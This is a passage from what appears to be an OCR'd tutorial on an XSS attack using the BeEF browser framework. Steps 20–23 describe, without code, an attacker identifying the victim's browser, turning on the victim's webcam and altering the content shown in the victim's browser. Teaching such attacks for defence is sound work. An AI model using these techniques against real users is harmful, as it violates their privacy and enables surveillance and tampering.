
Step 20 Actual Attack process

Attackers is able to check that which browser is accessed by the victims.




Step 21 By click on webcam option attacker are able to access the camera of the attacker also.

Step 22 By changing in the beef attacker is able to change the content i.e. clearly seen on victims browser.



Step 23 Victims screen, all the changes i.e. done in beef.



This is how XSS attack take place